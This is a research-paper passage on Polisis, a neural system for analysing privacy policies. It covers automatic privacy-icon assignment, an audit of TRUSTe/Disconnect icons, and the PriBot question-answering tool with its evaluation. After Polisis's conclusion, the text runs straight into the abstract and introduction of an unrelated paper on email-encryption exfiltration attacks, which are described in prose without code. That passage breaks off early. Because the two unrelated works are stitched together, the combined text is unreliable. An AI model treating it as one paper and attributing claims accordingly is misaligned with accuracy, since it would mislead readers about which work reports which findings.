In what follows, we first establish the accuracy of Polisis' automatic assignment of privacy icons, using the Disconnect icons as a proof-of-concept. We perform a direct comparison between assigning these icons via Polisis and assigning them based on annotations by law students [11]. Second, we leverage Polisis to investigate the level of permissiveness of the icons that Disconnect assigns based on the TRUSTe dataset. Our findings are consistent with the series of concerns raised around compliance-checking companies over the years [21, 38, 39]. This demonstrates the power of Polisis in scalable, automated auditing of privacy compliance checks.

## 6.1 Predicting Privacy Icons

Given that the rules behind the Disconnect icons are not precisely defined, we translated their description into explicit first-order logic queries to enable automatic processing. Table 2 shows the original description and color assignment provided by Disconnect. We also show our interpretation of each icon in terms of labels present in the OPP-115 dataset and the automated assignment of colors based on these labels. Our goal is not to reverse-engineer the logic behind the creation of these icons but to show that we can automatically assign such icons with high accuracy, given a plausible interpretation. Hence, this represents our best effort to reproduce the icons, but these rules could easily be adapted as needed.

To evaluate the efficacy of automatically selecting appropriate privacy icons, we compare the icons produced with Polisis' automatic labels to the icons produced based on the law students' annotations from the OPP-115 dataset [11]. We perform the evaluation over the same set of 50 privacy policies which we did not use to train Polisis (i.e., kept aside as a testing set). Each segment in the OPP-115 dataset has been labeled by three

experts. Hence, we take the union of the experts' labels on one hand and the predicted labels from Polisis on the other hand. Then, we run the logic presented in Table 2 (Columns 4 and 5) to assign icons to each policy based on each set of labels.

Table 3 shows the accuracy obtained per icon, measured as the fraction of policies where the icon based on *automatic labels* matched the icon based on the *experts' labels*. The average accuracy across icons is 88.4%, showing the efficacy of our approach in matching the experts' aggregated annotations. This result is significant in view of Miyazaki and Krishnamurthy's finding [21]: the level of agreement among 3 *trained human judges* assessing privacy policies ranged from 88.3% to 98.3%, with an average of 92.7% agreement overall. We also show Cohen's $\kappa$, an agreement measure that accounts for agreement due to random chance[4]. In our case, the values indicate *substantial* to *almost perfect* agreement [40]. Finally, we show the distribution of icons based on the *experts' labels* alongside Hellinger distance[5], which measures the difference between that distribution and the one produced using the *automatic labels*. This distance assumes small values, illustrating that the distributions are very close. Overall, these results support the potential of automatically assigning privacy icons with Polisis.

## 6.2 Auditing Compliance Metrics

Given that we achieve a high accuracy in assigning privacy icons, it is intuitive to investigate how they compare to the icons assigned by Disconnect and TRUSTe. An important consideration in this regard is that several concerns have been raised earlier around the level of leniency of TRUSTe and other compliance companies [19, 20, 38, 39]. In 2000, the FTC conducted a study on privacy seals, including those of TRUSTe, and found that, of the 27 sites with a privacy seal, approximately only half implemented, at least in part, all four of the fair information practice principles and that only 63% implemented Notice and Choice. Hence, we pose the following question: *Can we automatically provide evidence of the level of leniency of the Disconnect icons using Polisis?* To answer this question, we designed an experiment to compare the icons extracted by Polisis' *automatic labels* to the icons assigned by Disconnect on real policies.

One obstacle we faced is that the Disconnect icons have been announced in June 2014 [41]; many privacy policies have likely been updated since then. To ensure that the privacy policies we consider are within a close time frame to those used by Disconnect, we make use of Ramanath *et al.*'s ACL/COLING 2014 dataset [42]. This dataset contains the body of 1,010 privacy policies extracted between December 2013 and January 2014. We obtained the icons for the same set of sites using the Disconnect privacy icons extension [18]. Of these, 354 policies had been (at least partially) annotated in the Disconnect dataset. We automatically assign the icons for these sites by passing their policy contents into Polisis and applying the rules in Table 2 on the generated *automatic labels*. We report the results for the *Expected Use* and *Expected Collection* icons as they are directly interpretable by Polisis. We do not report the rest of the icons because the *location information* label in the OPP-115 taxonomy included non-precise location (e.g., zip codes), and there was no label that distinguishes the exact retention period. Moreover, the Children privacy icon is assigned through a certification process that does not solely rely on the privacy policy.

Fig. 5 shows the distribution of automatically extracted icons vs. the distribution of icons from Disconnect, when they were available. The discrepancy between the two distributions is obvious: the vast majority of the Disconnect icons have a yellow label, indicating that the policies offer the user an opt-out choice (from unexpected use or collection). The Hellinger distances between those distributions are 0.71 and 0.61 for Expected Use and Expected Collection, respectively (i.e., 3–5x the distance in the Table 3).

This discrepancy might stem from our icon-assignment strategy in Table 2, where we assign a yellow label only when "All segments in $S$ (the concerned subset)" include the opt-in/opt-out choice, which could be considered as conservative. In Fig. 6, we show the icon distributions when relaxing the yellow-icon condition to become: "At least one segment in $S$" includes the opt-in/opt-out choice. Intuitively, this means that the choice segment, when present, should explicitly mention advertising/analytics (depending on the icon type). Although the number of yellow icons increases slightly, the icons with the new permissive strategy are significantly red-dominated. The Hellinger distances between those distributions drop to 0.47 and 0.50 for Expected Use and Expected Collection, respectively. This result indicates that the majority of policies do not provide users a choice within the same segments describing data usage for advertising or data collection by third parties.

We go one step further to follow an even more permissive strategy where we assign the yellow label to any policy with $S! = \phi$, given that there is at least one segment in the whole policy (i.e., even outside $S$) with opt-in/opt-out choice. For example, a policy where third-party advertising is mentioned in the middle of the policy while the opt-out choice about another action is mentioned at the end of the policy would still receive a yellow label. The

(b) Exp. Collection

Fig. 7: Very permissive icons' interpretation

icon distributions, in this case, are illustrated in Fig. 7, with Hellinger distance of 0.22 for Expected Use and 0.19 for Expected Collection. Only in this interpretation of the icons would the distributions of Disconnect and Polisis come within reasonable proximity. In order to delve more into the factors behind this finding, we conducted a manual analysis of the policies. We found that, due to the way privacy policies are typically written, data collection and sharing are discussed in dedicated parts of the policy, without mentioning user choices. The choices (mostly opt-out) are discussed in a separate section when present, and they cover a small subset of the collected/shared data. In several cases, these choices are neither about the unexpected use (i.e., advertising) nor unexpected collection by third parties (i.e., advertising/analytics). Although our primary hypothesis is that this is due to TRUSTe's database being generally permissive, it can be partially attributed to a potential discrepancy between our versions of analyzed policies and the versions used by TRUSTe (despite our efforts to reduce this discrepancy).

### 6.3 Discussion

There was no loss of generality when considering only two of the icons; they provided the needed evidence of TRUSTe/TrustArc potentially following a permissive strategy when assigning icons to policies. A developer could still utilize Polisis to extract the rest of the icons by either augmenting the existing taxonomy or by performing additional natural language processing on the segments returned by Polisis. In the vast majority of the cases, whenever the icon definition is to be changed (e.g., to reflect a modification in the regulations), this change can be supported at the rules level, without modifying Polisis itself. This is because Polisis already predicts a comprehensive set of labels, covering a wide variety of rules.

Furthermore, by automatically generating icons, we do not intend to push humans completely out of the loop, especially in situations where legal liability issues might arise. Polisis can assist human annotators by providing initial answers to their queries and the supporting evidence. In other words, it accurately flags the segments of interest to an annotator's query so that the annotator can make a final decision.

## 7 Free-form Question-Answering

Our second application of Polisis is PriBot, a system that enables free-form queries (in the form of user questions) on privacy policies. PriBot is primarily motivated by the rise of conversation-first devices, such as voice-activated digital assistants (e.g., Amazon Alexa and Google Assistant) and smartwatches. For these devices, the existing techniques of linking to a privacy policy or reading it aloud are not usable. They might require the user to access privacy-related information and controls on a different device, which is not desirable in the long run [8].

To support these new forms of services and the emerging need for automated customer support in this domain [43], we present PriBot as an intuitive and user-friendly method to communicate privacy information. PriBot answers free-form user questions from a previously unseen privacy policy, in real time and with high accuracy. Next, we formalize the problem of free-form privacy QA and then describe how we leverage Polisis to build PriBot.

### 7.1 Problem Formulation

The input to PriBot consists of a user question $q$ about a privacy policy. PriBot passes $q$ to the ML layer and the policy's link to the Data Layer. The ML layer probabilistically annotates $q$ and each policy's segments with the privacy categories and attribute-value pairs of Fig. 3.

The segments in the privacy policy constitute the pool of candidate answers $\{a_1, a_2, \ldots, a_M\}$. A subset $\mathscr{G}$ of the answer pool is the ground-truth. We consider an answer $a_k$ as *correct* if $a_k \in \mathscr{G}$ and as *incorrect* if $a_k \notin \mathscr{G}$. If $\mathscr{G}$ is empty, then no answers exist in the privacy policy.

### 7.2 PriBot Ranking Algorithm

**Ranking Score:** In order to answer the user question, PriBot ranks each potential answer[6] $a$ by computing a proximity score $s(q,a)$ between $a$ and the question $q$. This is within the *Class Comparison* module of the Application Layer. To compute $s(q,a)$, we proceed as follows. Given the output of the *Segment Classifier*, an answer is represented as a vector:

$$\boldsymbol{\alpha} = \{p(c_i|a)^2 \times p(v_j|a) \mid \forall c_i \in \mathscr{C}, v_j \in \mathscr{V}(c_i)\}$$

[6]For notational simplicity, we henceforth use $a$ to indicate an answer instead of $a_k$.

for categories $c_i \in \mathscr{C}$ and values $v_j \in \mathscr{V}(c_i)$ descending from $c_i$. Similarly, given the output of the *Query Analyzer*, the question is represented as:

$$\boldsymbol{\beta} = \{p(c_i|q)^2 \times p(v_j|q) \mid \forall c_i \in \mathscr{C}, v_j \in \mathscr{V}(c_i)\}$$

The category probability in both $\boldsymbol{\alpha}$ and $\boldsymbol{\beta}$ is squared to put more weight on the categories at the time of comparison. Next, we compute a certainty measure of the answer's high-level categorization. This measure is derived from the entropy of the normalized probability distribution ($p_n$) of the predicted categories:

$$cer(a) = 1 - (-\sum(p_n(c_i|a) \times \ln(p_n(c_i|a))) / \ln(|\mathscr{C}|)) \quad (1)$$

Akin to a dot product between two vectors, we compute the score $s(q,a)$ as:

$$s(q,a) = \frac{\sum_i(\beta_i \times \min(\beta_i, \alpha_i))}{\sum_i \beta_i^2} \times cer(a) \quad (2)$$

As answers are typically longer than the question and involve a higher number of significant features, this score prioritizes the answers containing significant features that are also significant in the question. The *min* function and the denominator are used to normalize the score within the range $[0,1]$.

To illustrate the strength of PriBot and its answer-ranking approach, we consider the following question (posed by a Twitter user):

"Under what circumstances will you release to 3rd parties?"

Then, we consider two examples of ranked segments by PriBot. The first segment has a ranking score of 0.63: "Personal information will not be used or disclosed for purposes other than those for which it was collected, except with the consent of the individual or as required by law..." The second has a ranking score of 0: "All personal information collected by the TTC will be protected by using appropriate safeguards against loss, theft and unauthorized access, disclosure, copying, use or modification."

Although both example segments share terms such as "personal" and "information," PriBot ranks them differently. It accounts for the fact that the question and the first segment share the same high-level category: *3rd Party Collection* while the second segment is categorized under *Data Security*.

**Confidence Indicator:** The ranking score is an internal metric that specifies how close each segment is to the question, but does not relay PriBot's certainty in reporting a correct answer to a user. Intuitively, the confidence in an answer should be low when (1) the answer is semantically far from the question (i.e., $s(q,a)$ is low), (2) the question is interpreted ambiguously by Polisis, (i.e., classified into multiple high-level categories resulting in a high classification entropy), or (3) when the question contains unknown words (e.g., in a non-English language or with too many spelling mistakes). Taking into consideration these criteria, we compute a confidence indicator as follows:

$$conf(q,a) = s(q,a) * \frac{(cer(q) + frac(q))}{2} \quad (3)$$

where the categorization certainty measure $cer(q)$ is computed similarly to $cer(a)$ in Eq. (1), and $s(q,a)$ is computed according to Eq. (2). The fraction of known words $frac(\mathrm{q})$ is based on the presence of the question's words in the vocabulary of our *Policies Embeddings'* corpus.

**Potentially Conflicting Answers** Another challenge is displaying potentially conflicting answers to users. One answer could describe a general sharing clause while another specifies an exception (e.g., one answer specifies "share" and another specifies "do not share"). To mitigate this issue, we used the same CNN classifier of Sec. 4 and exploited the fact that the OPP-115 dataset had optional labels of the form: "*does*" vs. "*does not*" to indicate the presence or absence of sharing/collection. Our classifier had a cross-validation F1 score of 95%. Hence, we can use this classifier to detect potential discrepancies between the top-ranked answers. The UI of PriBot can thus highlight the potentially conflicting answers to the user.

## 8 PriBot Evaluation

We assess the performance of PriBot with two metrics: the *predictive accuracy* (Sec. 8.3) of its QA-ranking model and the *user-perceived utility* (Sec. 8.4) of the provided answers. This is motivated by research on the evaluation of recommender systems, where the model with the best accuracy is not always rated to be the most helpful by users [44].

### 8.1 Twitter Dataset

In order to evaluate PriBot with realistic privacy questions, we created a new privacy QA dataset. It is worth noting that we utilize this dataset for the purpose of testing PriBot, not for training it. Our requirements for this dataset were that it (1) must include free-form questions about the privacy policies of different companies and (2) must have a ground-truth answer for each question from the associated policy.

To this end, we collected, from Twitter, privacy-related questions users had tweeted at companies. This approach avoids subject bias, which is likely to arise when eliciting privacy-related questions from individuals, who will not pose them out of genuine need. In our collection methodology, we aimed at a QA test set of size between 100 and 200 QA pairs, as is the convention in similar human-annotated QA evaluation domains, such

as the Text REtrieval Conference (TREC) and SemEval-2015 [45, 46, 47].

To avoid searching for questions via biased keywords, we started by searching for reply tweets that direct the users to a company's privacy policy (e.g., using queries such as *"filter:replies our privacy policy"* and *"filter:replies our privacy statement"*). We then backtracked these reply tweets to the (parent) question tweets asked by customers to obtain a set of 4,743 pairs of tweets, containing privacy questions but also substantial noise due to the backtracking approach. Following the best practices of noise reduction in computational social science, we automatically filtered the tweets to keep those containing question marks, at least four words (excluding links, hashtags, mentions, numbers and stop words), and a link to the privacy policy, leaving 260 pairs of question–reply tweets. This is an example of a tweet pair which was removed by the automatic filtering:

**Question:** "@Nixxit your site is very suspicious."

**Answer:** "@elitelinux Updated it with our privacy policy. Apologies, but we're not fully up yet and running shoe string."

Next, two of the authors independently validated each of the tweets to remove question tweets (a) that were not related to privacy policies, (b) to which the replies are not from the official company account, and (c) with inaccessible privacy policy links in their replies. The level of agreement (Cohen's Kappa) among both annotators for the labels *valid* vs. *invalid* was almost perfect ($\kappa = 0.84$) [40]. The two annotators agreed on 231 of the question tweets (of the 260), tagging 182 as *valid* and 49 as *invalid*. This is an example of a tweet pair which was annotated as invalid:

**Question:** "What is your worth then? You can't do it? Nuts."

**Answer:** "@skychief26 3/3 You can view our privacy policy at http://t.co/ksmaIK1WaY. Thanks."

This is an example of a tweet pair annotated as valid:

**Question:** "@myen Are Evernote notes encrypted at rest?"

**Answer:** "We're not encrypting at rest, but are encrypting in transit. Check out our Privacy Policy here: http://bit.ly/1tauyfh."

As we wanted to evaluate the answers to these questions with a user study, our estimates of an adequately-sized study led us to randomly sample 120 tweets out of the tweets which both annotators labeled as valid questions. We henceforth refer to them as the *Twitter QA Dataset*.

## 8.2 QA Baselines

We compare PriBot's QA model against three baseline approaches that we developed: (1) **Retrieval** reflects the state-of-the-art in term-matching retrieval algorithms, (2) **SemVec** representing a single neural network classifier, and (3) **Random** as a control approach where questions are answered with random policy segments.

Our first baseline, Retrieval, builds on the BM25 algorithm [48], which is the state-of-the-art in ranking models employing term-matching. It has been used successfully across a range of search tasks, such as the TREC evaluations [49]. We improve on the basic BM25 model by computing the inverse document frequency on the *Policies Corpus* of Sec. 4.2 instead of a single policy. Retrieval ranks the segments in the policy according to their similarity score with the user's question. This score depends on the presence of distinctive words that link a user's question to an answer.


Our second baseline, SemVec employs a *single* classifier trained to distinguish among all the (mandatory) attribute-values (with $> 20$ annotations) from the OPP-115 dataset (81 classes in total). An example segment is "geographic location information or other location-based information about you and your device". We obtain a micro-average precision of 0.56 (i.e., the classifier is, on average, predicting the right label across the 81 classes in 56% of the cases – compared to 3.6% precision for a random classifier). After training this model, we extract a "*semantic vector*": a representation vector that accounts for the distribution of attribute values in the input text. We extract this vector as the input to the second dense layer (shown Fig. 4). SemVec ranks the similarity between a question and a policy segment using the Euclidean distance between semantic vectors. This approach is similar to what has been applied previously in image retrieval, where image representations learned from a large-scale image classification task were effective in visual search applications [50].

## 8.3 Predictive Accuracy Evaluation

Here, we evaluate the *predictive accuracy* of PriBot's QA model by comparing its predicted answers against expert-generated ground-truth answers for the questions of the Twitter QA Dataset.

**Ground-Truth Generation:** Two of the authors generated the ground-truth answers to the questions from the Twitter QA Dataset. They were given a user's question (tweet) and the segments of the corresponding policy. Each policy consists of 45 segments on average (*min=12, max=344, std=37*). Each annotator selected *independently*, the subset of these segments which they consider as best responding to the user's question. This annotation took place *prior* to generating the answers using our models to avoid any bias. While deciding on the answers, the annotators accounted for the fact that multiple segments of the policy might answer a question.

After finishing the individual annotations, the two annotators consolidated the differences in their labels to reach an agreed-on set of segments; each assumed to be



(a) top-$k$ score (b) NDCG

Fig. 8: Accuracy metrics as a function of $k$.

answering the question. We call this the *ground-truth* set for each question. The annotators agreed on at least one answer in 88% of the questions for which they found matching segments, thus signifying a substantial overlap. Cohen's $\kappa$, measuring the agreement on one or more answer, was 0.65, indicating substantial agreement [40]. We release this dataset, comprising the questions, the policy segments, and the ground-truth answers per question at `https://pribot.org/data.html`.

We then generated, for each question, the predicted ranked list of answers according to each QA model (PriBot and the other three baselines). In what follows, we evaluate the predictive accuracy of these models.

**Top-$k$ Score:** We first report the top-$k$ score, a widely used and easily interpretable metric, which denotes the portion of questions having at least one correct answer in the top $k$ returned answers. It is desirable to achieve a high top-$k$ score for low values of $k$ so that the user has to process less information before reaching a correct answer. Fig. 8a shows how the top-$k$ score varies as a function of $k$. PriBot's model has the best performance over the other three models by a large margin, especially at the low values of $k$. For example, at $k = 1$, PriBot has a top-$k$ score of 0.68, which is significantly larger than the scores of 0.39 (Retrieval), 0.27 (SemVec), and 0.08 (Random) ($p$-value $< 0.05$ according to pairwise Fisher's exact test, corrected with Bonferroni method for multiple comparisons). PriBot further reaches a top-$k$ score of 0.75, 0.82, and 0.87 for $k \in \{2,3,4\}$. To put these numbers in the wider context of free-form QA systems, we note that the top-1 accuracy reported by IBM Watson's team on a large insurance domain dataset (a training set of 12,889 questions and 21,325 answers) was 0.65 in 2015 [51] and was later improved to 0.69 in 2016 [52]. Given that PriBot had to overcome the absence of publicly available QA datasets, our top-1 accuracy value of 0.68 is on par with such systems. We also observe that the Retrieval model outperforms the SemVec model. This result is not entirely surprising since we seeded Retrieval with a large corpus of 130K unsupervised policies, thus improving its performance on answers with matching terms.

**Policy Length** We now assess the impact of the policy length on PriBot's accuracy. First, we report the *Normalized Discounted Cumulative Gain (NDCG)* [53]. Intuitively, it indicates that a relevant document's usefulness decreases logarithmically with the rank. This metric captures how presenting the users with more choices affects their user experience as they need to process more text. Also, it is not biased by the length of the policy. The *DCG* part of the metric is computed as $DCG_k = \sum_{i=1}^{k} \frac{rel_i}{\log_2(i+1)}$, where $rel_i$ is 1 if answer $a_i$ is correct and 0 otherwise. NDCG at $k$ is obtained by normalizing the $DCG_k$ with the maximum possible $DCG_k$ across all values of $k$. We show in Fig. 8b the average NDCG across questions for each value of $k$. It is clear that PriBot's model consistently exhibits superior NDCG. This indicates that PriBot is poised to perform better in a system where low values of $k$ matter the most.

Second, to further focus on the effect of policy length, we categorize the policy lengths (#*segments*) into *short*, *medium*, and *high*, based on the 33rd and the 66th percentiles (i.e., corresponding to #*segments* of 28 and 46). We then compute a metric independent of $k$, namely, the Mean Average Precision (MAP), which is the mean of the area under the precision-recall curve across all questions. Informally, MAP is an indicator of whether all the correct answers get ranked highly. We see from Fig. 9 that, for short policies, the Retrieval model is within 15% of the MAP of PriBot's model, which makes sense given the smaller number of potential answers. With medium-sized policies, PriBot's model is better by a large margin. This margin is still considerable with long policies.

**Confidence Indicator** Comparing the confidence (using the indicator from Eq. (3)) of incorrect answers predicted by PriBot (mean=0.37, variance=0.04) with the confidence of correct answers (mean=0.49, variance =0.05) shows that PriBot places lower confidence in the answers that turn out to be incorrect. Hence, we can use the confidence indicator to filter out the incorrect answers. For example, by setting the condition: $conf(q,a) \geq 0.6$ to accept PriBot's answers, we can enhance the top-1 accuracy to 70%. This indicator delivers another advantage: its components are independently interpretable by the application logic. If the score $s(q,a)$ of the top-1 answer is too low, the user can be notified that the policy might not contain an answer to the question. A low value of $cer(q)$ indicates that the user might have asked an ambiguous question; the system can ask the user back for a clarification.

**Pre-trained Embeddings Choice** As discussed in Sec. 4, we utilize our custom Policies Embeddings, which have the two properties of (1) being domain-specific and (2) using subword embeddings to handle out-of-vocabulary words. We test the efficacy of this choice by studying three variants of pre-trained embeddings. For the first variant, we start from our Policies Embeddings (PE), and we disable the subwords mode,




Fig. 9: Variation of MAP across policy lengths.



Fig. 10: top-$k$ score of PriBot with different pre-trained embeddings.



Fig. 11: An example of a QA pair displayed to the respondents.

thus only satisfying the first property; we call it PE-NoSub. The second variant is the *fastText* Wikipedia Embeddings from [54], trained on the English Wikipedia, thus only satisfying the second property; we denote it as WP. The third variant is WP, with the subword mode disabled, thus satisfying neither property; we call it WP-NoSub. In Fig. 10, we show the top-$k$ score of PriBot on our Twitter QA dataset with each of the four pre-trained embeddings. First, we can see that our Policies Embeddings outperform the other models for all values of $k$, scoring 14% and 5% more than the closest variant at $k = 1$ and $k = 2$, respectively. As expected, the domain-specific model without subwords embeddings (PE-NoSub) has a weaker performance by a significant margin, especially for the top-1 answer. Interestingly, the difference is much narrower between the two Wikipedia embeddings since their vocabulary already covers more than 2.5M tokens. Hence, subword embeddings play a less pronounced role there. In sum, the advantage of using subwords embeddings with the PE model originates from their domain specificity and their ability to compensate for the missing words from the vocabulary.

## 8.4 User-Perceived Utility Evaluation

We conducted a user study to assess the *user-perceived utility* of the automatically generated answers. This assessment was done for each of the four different conditions (Retrieval, SemVec, PriBot and Random). We evaluated the top-3 responses of each QA approach to each question. Thus, we assess the utility of 360 answers to 120 questions per approach.

**Study Design:** We used a between-subject design by constructing four surveys, each corresponding to a different evaluation condition. We display a series of 17 QA pairs (each on a different page). Of these, 15 are a random subset of the pool of 360 QA pairs (of the evaluated condition) such that a participant does not receive two QA pairs with the same question. The other two questions are randomly positioned anchor questions serving as attention checkers. Additionally, we enforce a minimum duration of 15 seconds for the respondent to evaluate each QA pair, with no maximum duration enforced. We include an open-ended Cloze reading comprehension test [55]; we used the test to weed out the responses with a low score, indicating a poor reading skill.

**Participant Recruitment:** After obtaining an IRB approval, we recruited 700 Amazon MTurk workers with previous success rate *>95%*, to complete our survey. With this number of users, each QA pair received evaluations from at least 7 different individuals. We compensated each respondent with $2. With an average completion time of 14 minutes, this makes the average pay around $8.6 per hour (US Federal minimum wage is $7.25). While not fully representative of the general population, our set of participants exhibited high intra-group diversity, but little difference across the respondent groups. Across all respondents, the average age is 34 years (*std=10.5*), 62% are males, 38% are females, more than 82% are from North America, more than 87% have some level of college education, and more than 88% reported being employed.

**QA Pair Evaluation:** To evaluate the relevance for a QA pair, we display the question and the candidate answer as shown in Fig. 11. We asked the respondents to rate whether the candidate response provides an answer to the question on a 5-point Likert scale (1=*Definitely Yes* to 5=*Definitely No*), as evident in Fig. 11. We denote a respondent's evaluation of a **single** candidate answer corresponding to a QA pair as relevant (irrelevant) if s/he chooses either *Definitely Yes (Definitely No)* or *Partially Yes (Partially No)*. We consolidate the evaluations of multiple users per answer by following the methodology outlined in similar studies [10], which consider the answer as relevant if labeled as relevant by a certain fraction of users. We took this fraction as 50% to ensure a majority agreement. Generally, we observed the respondents to agree on the relevance of the answers. Highly mixed responses, where 45–55% of the workers tagged the answer as relevant, constituted less than 16% of the cases.

**User Study Results:** As in the previous section, we compute the top-$k$ score for relevance (i.e., the portion of questions having at least one user-relevant answer in the top $k$ returned answers). Table 4 shows this score for

Table 4: top-$k$ relevance score by evaluation group.

| Group | $N$ | top-$k$ Relevance Score | | |
|---|---|---|---|---|
| | | $k=1$ | $k=2$ | $k=3$ |
| Random | 180 | 0.37 | 0.59 | 0.76 |
| Retrieval | 184 | 0.46 | 0.71 | 0.79 |
| SemVec | 153 | 0.48 | 0.71 | 0.85 |
| PriBot | 183 | **0.70** | **0.78** | **0.89** |

the four QA approaches with $k \in \{1,2,3\}$, where PriBot clearly outperforms the three baseline approaches. The respondents regarded at least one of the top-3 answers as relevant for 89% of the questions, with the first answer being relevant in 70% of the cases. In comparison, for $k = 1$, the scores were 46% and 48% for the Retrieval and the SemVec models respectively ($p$-value $<= 0.05$ according to pairwise Fishers exact test, corrected with Holm-Bonferroni method for multiple comparisons). An avid reader might notice some differences between the predictive models' accuracy (Section 8.3) and the users' perceived quality. This is actually consistent with the observations from research in recommender systems where the prediction accuracy does not always match user's satisfaction [44]. For example, the top-$k$ score metric for accuracy differs by 2%, -3%, and 6% with respect to the perceived relevance in the PriBot model. Another example is that the SemVec model and the Retrieval have smaller differences in this study than Sec. 8.3. We conjecture that the score shift with SemVec model is due to some users accepting answers which match the question's topic even when the actual details of the answer are irrelevant.

## 9 Discussion

**Limitations** Polisis might be limited by the employed privacy taxonomy. Although the OPP-115 taxonomy covers a wide variety of privacy practices [11], there are certain types of applications that it does not fully capture. One mitigation is to use Polisis as an initial step in order to filter the relevant data at a high level before applying additional, application-specific text processing. Another mitigation is to leverage Polisis' modularity by amending it with new categories/attributes and training these new classes on the relevant annotated dataset.

Moreover, Polisis, like any automated approach, exhibits instances of misclassification that should be accounted for in any application building on it. One way to mitigate this problem is using confidence scores, similar to that of Eq. (3) to convey the (un)certainty of a reported result, whether it is an answer, an icon, or another form of short notice. Last but not least, Polisis is not guaranteed to be robust in handling an adversarially constructed privacy policy. An adversary could include valid and meaningful statements in the privacy policy, carefully crafted to mislead Polisis' automated classifiers. For example, an adversary can replace words, in the policy, with synonyms that are far in our embeddings space. While the modified policy has the same meaning, Polisis might misclassify the modified segments.

**Deployment:** We provide three prototype web applications for end-users. The first is an application that visualizes the different aspects in the privacy policy, powered by the annotations from Polisis (available as a web application and a browser extension for Chrome and Firefox). The second is a chatbot implementation of PriBot for answering questions about privacy policies in a conversational interface. The third is an application for extracting the privacy labels from several policies, given their links. These applications are available at `https://pribot.org`.

**Legal Aspects** We also want to stress the fact that Polisis *is not intended* to replace the legally-binding privacy policy. Rather, it offers a complementary interface for privacy stakeholders to easily inquire the contents of a privacy policy. Following the trend of automation in legal advice [56], insurance claim resolution [57], and privacy policy presentation [58, 16], third parties, such as automated legal services firms or regulators, can deploy Polisis as a solution for their users. As is the standard in such situations, these parties should amend Polisis with a disclaimer specifying that it is based on automatic analysis and does not represent the actual service provider [59].

Companies and service providers can internally deploy an application similar to PriBot as an assistance tool for their customer support agents to handle privacy-related inquiries. Putting the human in the loop allows for a favorable trade-off between the utility of Polisis and its legal implications. For a wider discussion on the issues surrounding automated legal analysis, we refer the interested reader to the works of McGinnis and Pearce [60] and Pasquale [61].

**Privacy-Specificity of the Approach:** Finally, our approach is uniquely tailored to the privacy domain both from the data perspective and from the model-hierarchy perspective. However, we envision that applications with similar needs would benefit from extensions of our approach, both on the classification level and the QA level.

## 10 Related Work

**Privacy Policy Analysis:** There have been numerous attempts to create easy-to-navigate and alternative presentations of privacy policies. Kelley *et al.* [32] studied using nutrition labels as a paradigm for displaying privacy notices. Icons representing the privacy policies have also been proposed [31, 62]. Others have proposed standards to push service providers to encode privacy policies in a machine-readable format, such as P3P [13], but they

have not been adopted by browser developers and service providers. Polisis has the potential to automate the generation of a lot of these notices, without relying on the respective parties to do it themselves.

Recently, several researchers have explored the potential of automated analysis of privacy policies. For example, Liu *et al.* [58] have used deep learning to model the vagueness of words in privacy policies. Zimmeck *et al.* [63] have been able to show significant inconsistencies between app practices and their privacy policies via automated analysis. These studies, among others [64, 65], have been largely enabled by the release of the OPP-115 dataset by Wilson *et al.* [11], containing 115 privacy policies extensively annotated by law students. Our work is the first to provide a generic system for the automated analysis of privacy policies. In terms of the comprehensiveness and the accuracy of the approach, Polisis makes a major improvement over the state of the art. It allows transitioning from labeling of policies with a few practices (e.g., the works by Zimmeck and Bellovin [16] and Sathyendra *et al.* [17]) to a much more fine-grained annotation (up to 10 high-level and 122 fine-grained classes), thus enabling a richer set of applications.

**Evaluating the Compliance Industry:** Regulators and researchers are continuously scrutinizing the practices of the privacy compliance industry [21, 38, 39]. Miyazaki and Krishnamurthy [21] found no support that participating in a seal program is an indicator of following privacy practice standards. The FTC has found discrepancies between the practical behaviors of the companies, as reported in their privacy policies, and the privacy seals they have been granted [39]. Polisis can be used by these researchers and regulators to automatically, and continuously perform such checks at scale. It can provide the initial evidence that could be processed by skilled experts afterward, thus reducing the analysis time and the cost.

**Automated Question Answering:** Our QA system, PriBot, is focused on *non-factoid* questions, which are usually complex and open-ended. Over the past few years, deep learning has yielded superior results to traditional retrieval techniques in this domain [51, 52, 66]. Our main contribution is that we build a QA system, without a dataset that includes questions and answers, while achieving results on par with the state of the art on other domains. We envision that our approach could be transplanted to other problems that face similar issues.

## 11 Conclusion

We proposed Polisis, the first generic framework that enables detailed automatic analysis of privacy policies. It can assist users, researchers, and regulators in processing and understanding the content of privacy policies at scale. To build Polisis, we developed a new hierarchy of neural networks that extracts both high-level privacy practices as well as fine-grained information from privacy policies. Using this extracted information, Polisis enables several applications. In this paper, we demonstrated two applications: structured and free-form querying. In the first example, we use Polisis' output to extract short notices from the privacy policy in the form of privacy icons and to audit TRUSTe's policy analysis approach. In the second example, we build PriBot that answers users' free-form questions in real time and with high accuracy. Our evaluation of both applications reveals that Polisis matches the accuracy of expert analysis of privacy policies. Besides these applications, Polisis opens opportunities for further innovative privacy policy presentation mechanisms, including summarizing policies into simpler language. It can also enable comparative shopping applications that advise the consumer by comparing the privacy aspects of multiple applications they want to choose from.

## Abstract

OpenPGP and S/MIME are the two prime standards for providing end-to-end security for emails. We describe novel attacks built upon a technique we call *malleability gadgets* to reveal the plaintext of encrypted emails. We use CBC/CFB gadgets to inject malicious plaintext snippets into encrypted emails. These snippets abuse existing and standard conforming backchannels to exfiltrate the full plaintext after decryption. We describe malleability gadgets for emails using HTML, CSS, and X.509 functionality. The attack works for emails even if they were collected long ago, and it is triggered as soon as the recipient decrypts a single maliciously crafted email from the attacker.

We devise working attacks for both OpenPGP and S/MIME encryption, and show that exfiltration channels exist for 23 of the 35 tested S/MIME email clients and 10 of the 28 tested OpenPGP email clients. While it is advisable to update the OpenPGP and S/MIME standards to fix these vulnerabilities, some clients had even more severe implementation flaws allowing straightforward exfiltration of the plaintext.

## 1 Introduction

Despite the emergence of many secure messaging technologies, email is still one of the most common methods to exchange information and data, reaching 269 billion messages per day in 2017 [1].

While transport security between mail servers is useful against some attacker scenarios, it does not offer reliable security guarantees regarding confidentiality and authenticity of emails. Reports of pervasive data collection efforts by nation state actors, large-scale breaches of email servers, revealing millions of email messages [2–5], or attackers compromising email accounts to search the emails for valuable data [6, 7] underline that transport security alone is not sufficient. End-to-end encryption is designed to protect user data in such scenarios. With end-to-end encryption, the email infrastructure becomes merely a transportation service for opaque email data and no compromise – aside from the endpoints of sender or receiver – should affect the security of an end-to-end encrypted email.

